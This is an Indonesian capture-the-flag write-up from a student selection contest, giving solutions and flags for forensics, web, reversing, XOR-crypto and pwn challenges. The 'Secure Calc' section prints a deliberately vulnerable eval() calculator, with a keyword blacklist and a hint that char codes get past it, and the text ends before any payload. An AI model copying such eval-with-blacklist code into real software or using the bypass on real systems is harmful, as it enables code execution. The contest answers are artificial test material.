3. 50 4B 06 05 => 50 4B 05 06




Lalu ketik perintah zip -FF flag.zip --out new.zip untuk mengekstark, dan buka isinya

FLAG : LKSSMK{H00ray_f1n4lly_y0u_c4n_3xtr4ct_1t}

WEB


Ez Hengker




Web : http://203.89.28.27:7102/

LANGKAH PENYELESAIAN :

Inspect website lalu pilih masuk ke menu network.




Klik pada bagian data dan flag akan terlihat.



FLAG : LKSSMK{h3ngk3r_berk3las_selalu_m3ng3cek_traffic_n3tw0rk}

REVERSE ENGINEERING

first rev



Hint : analyze basic input in c

File ezrev.c :

ezrev.c

```c
#include <stdio.h>

int main () {
    char password[9];
    printf("Enter password: ");
    scanf("%8s",password);
    if (strcmp(password, "adminlks") == 0)
    {
        printf("Welcome admin!\nFlag: LKSSMK{%s}",password);
    }else{
        printf("Login failed!");
    }
}
```


Pada kode diatas flag akan muncul jika password yang diinputkan cocok dengan kata kunci "adminlks". Jika password yang dimasukkan sesuai, maka program akan mencetak pesan sambutan "Welcome admin!" serta mencetak sebuah flag dengan nilai password. Jika password yang dimasukkan tidak cocok, maka program akan mencetak pesan "Login failed!".

LANGKAH PENYELESAIAN :

Compile program, lalu jalankan dan masukkan password “adminlks”.

FLAG : LKSSMK{adminlks}

authorization



nc 203.89.28.27 7104


file authorize.py

authorize.py


```python
from hashlib import md5

password = ['ea5d2f1c4608232e07d3aa3d998e5135', 'f899139df5e1059396431415e770c6dd',
            '2723d092b63885e0d7c260cc007e8b9d', 'f457c545a9ded88f18ecee47145a72c0',
            '5f93f983524def3dca464469d2cf9f3e', 'e2c420d928d4bf8ce0ff2ec19b371514',
            '9a1158154dfa42caddbd0694a4e9bdc8', '5f93f983524def3dca464469d2cf9f3e',
            'c45147dee729311ef5b5c3003946c48f', '38b3eff8baf56627478ec76a704e9b52',
            '5f93f983524def3dca464469d2cf9f3e', '6974ce5ac660610b44d9b9fed0ff9548']


p = input('>> ')
a = 0
x = [md5(str(ord(m)).encode()).hexdigest() for m in p]
for i in range(len(password)):
    if x[i] == password[i]:
        a += 1
    else:
        print('salah')
        break
if a == len(password):
    print(open('flag.txt','r').read())

```

Kode diatas mencocokkan input dengan daftar hash nilai password yang tersimpan dalam variabel password. Pengguna diminta untuk memasukkan password dan kemudian hash nilai setiap karakter dalam password tersebut menggunakan fungsi md5. Kemudian, program memeriksa apakah hash nilai yang dihasilkan sama dengan hash nilai password yang tersimpan dalam variabel password. Jika semua hash nilai cocok, maka program akan mencetak pesan flag yang diambil dari "flag.txt".

LANGKAH PENYELESAIAN :




Saya membuat kode untuk mendeskripsi hash dengan brute force atau mencoba semua kombinasi dari karakter alfabet, angka, dan karakter khusus "{}". Lalu jalankan kode python.




64 100 109 49 110 71 52 110 116 101 110 103

Diperoleh int dengan tipe desimal, saya menggunakan cyber chef untuk men decode nya.




Lalu menjalan nc



FLAG : LKSSMK{bingung_mau_buat_reverse_apa_iki_wae_gampang}

Randomize



Hint : kemajuan ternyata key nya adalah header png

File enc.py :


```python
import random
key = [random.randint(1, 255) for i in range(8)]
a = open('dec.png', 'rb').read()
flag = b""
for i in range(len(a)):
    flag += (a[i] ^ key[i % len(key)]).to_bytes(1, 'little')
open('enc.png', 'wb').write(flag)
```

Kode tersebut mengenkripsi file "dec.png" dengan kunci acak 8-byte menggunakan operasi XOR dan menyimpan hasilnya sebagai file "enc.png".


File enc.png : error karena file sudah melalui proses enkripsi sesuai kode diatas


LANGKAH PENYELESAIAN :

Untuk mendapatkan file "dec.png" kembali, dapat dilakukan proses dekripsi dengan menggunakan kunci yang sama. Untuk mendapatkan file "dec.png" kembali, dapat dilakukan proses dekripsi dengan menggunakan kunci yang sama. Dari hint didapatkan bahwa kuncinya merupakan header png.



tetapi setelah mencoba untuk mendeskripsikan gambar enc.png menggunakan kunci-kunci di atas, hasilnya tetap salah. Jadi saya mencoba untuk menyalin magic byte hexadecimal dari gambar enc.png lalu mendocednya menggunakan https://www.dcode.fr/xor-cipher.





Memasukkan panjang kunci yaitu 8 byte, saya mendapatkan kunci

```
c64c1be8983a7a7f
```

Lalu mencoba mendeskripsikan gambar enc.png menggunakan kunci ini.

solver.py


```python
key = bytes.fromhex('c64c1be8983a7a7f')  # byte => hex
a = open('enc.png', 'rb').read()  # baca enc.png
flag = b""
for i in range(len(a)):
    flag += (a[i] ^ key[i % len(key)]).to_bytes(1, 'little')  # Meng-XOR setiap byte dari gambar menggunakan k
open('dec.png', 'wb').write(flag)  # taruh di dec.png
print(key)
```

Jalankan kode python dan mendapatkan gambar dec.png.

FLAG : {C0mbin4tion_t3ch1ques fr0m he4der_4nd_x0r}

PWN

Secure Calc



Hint : literally this app is not secure 100%, why? cause you can bypass the blacklisted word with a char code

Example: '95 95 105 109 112 111 114 116 95 95' is equal with word __import__

nc 203.89.28.27 7105

app.py :

app.py 1 ×


home > umarbaharun > Documents > Seleksi > securecalc > app.py > ...

```python
from art import text2art

def validate(operation):
    blacklist = ['__import__', 'open', 'os', '__class__', '__builtins__']

    for word in blacklist:
        if word in operation:
            return False
    return True

if __name__ == '__main__':
    try:
        print(text2art("Calculator"))
        print("Welcome to the calculator!\n")
        operation = input("[+] Operation: ")
        safe = validate(operation)

        if not safe:
            print('[!] Bad operation!')
            exit(1)

        result = eval(operation)

        print(f"[i] Result: {result}")
    except:
        print('[!] Error!')
        exit(1)
```

Kalkulator sederhana yang menerima operasi aritmatika sebagai input dari pengguna, dan kemudian mengevaluasi operasi tersebut menggunakan fungsi eval(). Program melakukan validasi untuk memastikan operasi yang diberikan aman, kemudian mencetak hasil evaluasi operasi tersebut ke layar. Dan memblok beberapa operasi python seperti import, os, dalam list blacklist.

LANGKAH PENYELESAIAN :

Untuk menyelesaikannya, harus mem bypass method atau operasi yang telah di blacklist agar bisa digunakan, sesuai hintnya kita bisa mem bypass dengan char code atau unicode.

